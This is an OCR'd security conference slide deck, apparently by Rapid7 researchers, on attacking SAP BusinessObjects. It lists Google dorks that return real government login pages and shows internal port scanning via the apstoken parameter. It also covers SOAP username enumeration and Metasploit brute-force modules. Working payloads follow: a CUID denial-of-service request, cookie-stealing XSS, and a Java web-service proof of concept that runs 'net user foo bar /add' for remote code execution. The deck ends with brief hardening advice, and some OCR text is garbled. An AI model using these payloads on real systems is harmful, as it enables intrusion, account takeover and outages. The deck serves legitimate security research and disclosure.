
- External and Internal Enumeration
  - Google dorks for identifying externally accessible instances
  - Port and application based enumeration
- Version Fingerprinting
  - Browser based
  - Web services based

Google Dorks

- BusinessObjects – InfoViewApp interface

  inurl:infoviewapp

- Crystal Reports
  - filetype:cwr
  - filetype:cwr inurl:apstoken
  - filetype:cwr inurl:viewrpt
  - inurl:apspassword
  - filetype:cwr inurl:init
  - inurl:opendoc inurl:sType



inurl:infoviewapp inurl:gov/

10 results (0.28 seconds)

Advanced search

Tip: Search for **English** results only. You can specify your search language in Preferences

Quarterly reports on federal grants, loans and contracts - SC.GOV ☆
arra.sc.**gov/InfoViewApp**/index.jsp - Cached

InfoView ☆ - [Translate this page]
BusinessObjects InfoView. Conectarse a InfoView. Ayuda.
dwh.educacion.**gov**.ec:8080/**InfoViewApp**/logon.jsp - Cached

InfoView ☆
BusinessObjects InfoView. Efetuar Login no SIG-MT. Ajuda. Gestão do SIG-MT: gsig @cepromat.mt.gov.br / Fones: (65) 3613-3090 / 3240.
https://sig2.mt.**gov**.br/**InfoViewApp**/ - Cached - Similar

Acesso Livre - Portal do Estado de Mato Grosso ☆
https://sig2.mt.**gov**.br/**InfoViewApp**/autologon.jsp - Cached

https://sig2.mt.gov.br/InfoViewApp/listing/main.do... ☆
Cached

www.sni.gov.ec/sni-publico/InfoViewApp/logon/start... ☆ - [Translate this page]
Cached

InfoView ☆ - [Translate this page]
BusinessObjects InfoView. Efetuar logon em InfoView. Ajuda.
dwsep.planejamento.sp.**gov**.br:8080/**InfoViewApp**/ - Cached

dwsep.planejamento.sp.gov.br:8080/InfoViewApp/jsp/... ☆
- [Translate this page]
Cached

Um, anyone wanta port scan internally ?

- Google**: filetype:cwr inurl:apstoken**

- Internal port scanning (port 80)
- http://hostname/CrystalReports/viewrpt.cwr?id=$ID&wid=$WID&apstoken=**internal:80**@$TOKEN

- **Port Closed Response :**

  Server $HOSTNAME:80 not found or server may be down (FWM 01003)

- internal port scanning (port 445)
- http://hostname/CrystalReports/viewrpt.cwr?id=$ID&wid=$WID&apstoken=**internal:445**@$TOKEN

- **Port Open Response:**
- # Unable to open a socket to talk to CMS $HOSTNAME:445 (FWM 01005)

Unique Ports

- 6405/tcp

  /InfoViewApp

  /CmcApp

  /AnalyticalReporting

- 8080/tcp

  /dswsbobje

Version Detection – Web App

Request:

http://x.x.x.x:6405/AnalyticalReporting/AnalyticalReporting_merge_web.xml

Response:

```
...snip...
<web-app>
    <context-param>
            <param-name>applet.version</param-name>
            <param-value>12.1.0.828</param-value>
    </context-param>
</web-app>
```

Version Detection – Web Service

Request:

```
POST http://x.x.x.x:8080/dswsbobje/services/Session
..snip..
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
     xmlns:ns="http://session.dsws.businessobjects.com/2007/06/01">
  <soapenv:Header/> <soapenv:Body> <ns:getVersion/> </soapenv:Body>
</soapenv:Envelope>
```

Response:

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
     <soapenv:Body>
     <getVersionResponse xmlns="http://session.dsws.businessobjects.com/2007/06/01">
               <Version>12.1.0</Version>
     </getVersionResponse>
  </soapenv:Body> </soapenv:Envelope>
```

MSFv3 Version Detection Module

```
msf>  use scanner/http/sap_businessobjects_version_enum
sap_businessobjects_version_enum>  set RHOSTS 192.168.1.0/24
sap_businessobjects_version_enum>  run
```

- Based on using Dswsbobje (8080/tcp)
- Web Service Version request - Unauthenticated

Username Enumeration

- Response tells you if the username is valid
- Valid Username

  /Invalid password/

- SOAP method only

Username Enumeration

```
POST /dswsbobje/services/session HTTP/1.1
Content-Type: text/xml; charset=UTF-8
SOAPAction: "http://session.dsws.businessobjects.com/2007/06/01/login"
User-Agent: Axis2
Host: x.x.x.x:8080
Content-Length: 631

<?xml version='1.0' encoding='UTF-8'?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Body>
<login xmlns="http://session.dsws.businessobjects.com/2007/06/01">
<credential xmlns="http://session.dsws.businessobjects.com/2007/06/01"
    xmlns:ns="http://session.dsws.businessobjects.com/2007/06/01"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" Login="administrator"
    Password="PASSWORD1" xsi:type="ns:EnterpriseCredential" />
<version xmlns="http://session.dsws.businessobjects.com/2007/06/01">BOE XI 3.0</version>
</login> </soapenv:Body></soapenv:Envelope>
```

MSFv3 User Enumeration Modules

```
msf>  use scanner/http/sap_businessobjects_user_enum
sap_businessobjects_user_enum>  set RHOSTS 192.168.1.0/24
sap_businessobjects_user_enum>  set USERNAME administrator
sap_businessobjects_version_enum>  run
```

- Based on using Dswsbobje (8080/tcp)
- Web Service Login request

Overview

Methodology / Threat Model

Reconnaissance / Discovery

Attacking!

Summary

RAPID7

Unique Identifier (CUID)

- CUIDs – used similar to session ids for tasks that are performed.
- Ability to request a specific number of CUIDs

Denial of Service Attack

- I'd like 100,000 CUIDs please!

```
POST /dswsbobje/services/biplatform HTTP/1.1
Content-Type: text/xml; charset=UTF-8
SOAPAction:
  http://biplatform.dsws.businessobjects.com/2007/06/01/GenerateCuids
```

DoS

```
<?xml version='1.0' encoding='UTF-8'?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Body>
<GenerateCuids xmlns="http://biplatform.dsws.businessobjects.com/2007/06/01">
      <SessionID xmlns="http://biplatform.dsws.businessobjects.com/2007/06/01">it-
      dirs8l4vkou4%3A6400|%40it-dirs8l4vkou4%3A6400|it-
      dirs8l4vkou4%3A6400%402149JabmPLnS4EzOXTzw2148JfhkJg2K280TJ1Nq|osca%3Aiiop
      %3A%2F%2Fit-
      dirs8l4vkou4%3A6400%3BSI_SESSIONID%3D2148JfhkJg2K280TJ1Nq|en_US|America/Los_
      Angeles”>
      </SessionID>
      <numCuids xmlns="http://biplatform.dsws.businessobjects.com/2007/06/01">
                100000
      </numCuids>
</GenerateCuids>
</soapenv:Body>
</soapenv:Envelope>
```

Oracle SQL Injection Error Codes

- Catch interesting errors
  - ORA-00921: unexpected end of SQL command
  - ORA-00936: missing expression
  - ORA-00933: SQL command not properly ended
  - ORA-00970, ORA-00907, ORA-01756, ORA-00923, ORA-00900, PLS-00103, LPX-00601, ORA-00604
- Crashes – for C code
  - ORA-03113 – might also be an instance crash
  - ORA-03114, ORA-01012
  - ORA-00600 – Internal error
- http://www.slaviks-blog.com/wp-content/uploads/2008/12/UKOUG122008-slavik.pdf

MSFv3 User Bruteforce Module

```
msf>  use scanner/http/sap_businessobjects_user_brute
sap_businessobjects_user_brute>  set RHOSTS 192.168.1.0/24
sap_businessobjects_user_brute>  set USERNAME administrator
sap_businessobjects_user_brute>  set PASSWORD password
sap_businessobjects_version_brute>  run
```

- Based on using Dswsbobje (8080/tcp)
- Web Service Login request

MSFv3 User Bruteforce Module (Web)

```
msf>  use scanner/http/sap_businessobjects_user_web
sap_businessobjects_user_web>  set RHOSTS 192.168.1.0/24
sap_businessobjects_user_web>  set USERNAME administrator
sap_businessobjects_user_web>  set PASSWORD password
sap_businessobjects_version_web>  run
```

- ► Based on using CmcApp (6405/tcp)
- ► Web Application Login request

Reflective Cross-Site Scripting


Request:

```
GET /dswsbobje/axis2-
    admin/engagingglobally?modules="%3e%20%3cXSS%3e&submit=+Engage+
    HTTP/1.1
Host: x.x.x.x:8080
..snip…
```

Response:

```
….snip…
    <p><font color="blue">The system is attempting to engage a module that is
    not available: "> <XSS></font></p>
<!--
    …snip…
```

Persistent Cross Site Scripting



The Apache Software Foundation
http://www.apache.org/

Tools

- Upload Service

System Components

- Available Services
- Available Service Groups
- Available Modules
- Globally Engaged Modules
- Available Phases

Execution Chains

- Global Chains
- Operation Specific Chains

Engage Module

Edit Service Parameters


Service Parameters :: HelloWorld

ServiceClass HelloWorld"><script>alert(document.cookie)</script>

Operation Paramaters ::

Operation : sayHello

Persistent Cross Site Scripting



ıe Apache Software Foundation
http://www.apache.org/

Groups

Modules

Chains

Edit Service Par

Service Parameters :: Hel

ServiceClass

The page at http://10.1.90.69:8080 says:

JSESSIONID=5AA62303F55BD9A67D3C07EF868E7449

OK

Remote Code Execution

- Cross-Site Scripting is Great, but we want a shell!!
- CmcApp
  - Services for Upload and Exec:
    - InputFileRespository
    - ProgramJobServer - not enabled by default
  - To execute an Exe, administrator credentials required

CmcApp RCE

- You can set program object specific logon details by editing the "Program Logon" property of an object.
- These authentication details are not required if the credentials have been globally set
- (Applications > CMC > Program Object Rights > "Schedule with the following Operating System Credentials").

- Reference: CMC > Help > Index > program objects > Java programs > Authentication and program objects

CmcApp Steps for RCE

1. Log on to the server computer.
2. Go to Control Panel > Administrative Tools > Local Security Policy.
3. Under Security settings click Local Policies and then click User Rights Assignment.
4. Add the domain user account to the following policy:
   - a. Replace Process Level Token Policy.
   - b. Log on as a batch job.
   - c. Adjust memory quotas for a process.
   - d. Access this computer from the network. (usually everyone by default)
5. Go to the CCM and stop the Program Job Server.
6. Right-click Program Job Server and then click Properties.
7. Type the domain user account and password into the Log On As textbox.
8. Now you can schedule a metric refresh.

Dswsbobje

- Provides Web Services for BusinessObjects
- Not installed by default
- Requires:
  - Deployment of war
  - Requires Tomcat interface

    Remember the Tomcat Manager Vulnerability (tomcat/tomcat) => Remote Code Execution

- Opens up a new interface!
  - http://x.x.x.x:8080/dswsbobje/axis2-admin/login

Dswsbobje (think: dsw-s-bobje)

- Ability to administer web services
- Modify web services
- Delete web services (already deployed)
- Add web services (… hmm that sounds handy!)

- Guess what…. it is!

Remote Code Execution PoC

```
package org.apache.axis2.axis2userguide;
import java.io.IOException;
public class AddUser {
   public AddUser() {
   }
   public void main() {
      Process process;
      try {
         process = Runtime.getRuntime().exec("net user foo bar /add");
      }
      catch(IOException ioexception) {
         ioexception.printStackTrace();
      }
      return;
   }
}
```

DEMO!

- http://sploit.org/files/talks/source_barcelona10/demo/RCE_SAP_BusinessObjects_Dswsbobje.html

GAME OVER

RCE Attack / Recommendations

- Attack requires the following:
  - Dswsbobje is deployed
    - (It is deployed if you are using SOA!)
  - Default administrator credentials are still in-place
  - Restart of Tomcat service are uploading malicious web service

- Change default credentials:

  C:\Program Files\Apache Software Foundation\Tomcat 6.0\webapps\dswsbobje\WEB-INF\conf\axis2.xml

Summary / QA

- Technical Methodology for pentesting SAP BusinessObjects
- Understanding SOAP / SOA is a large portion of Hacking SAP BusinessObjects

- Security Advisory to be released October 12th (www.rapid7.com)
- Metasploit Modules to be released October 12th (www.metasploit.com)

Comments/Questions?

- Joshua “Jabra” Abraham
        - Jabra_aT_sploit_dot_org
        - Jabra_aT_rapid7_dot_com
    - Company: http://www.rapid7.com
    - Blog: http://sploit.wordpress.com
    - Twitter: http://twitter.com/jabra
- Willis Vandevanter
        - Will_aT_rapid7_dot_com
    - Twitter: http://twitter.com/willis__ (two underscores!)
    - Company: http://www.rapid7.com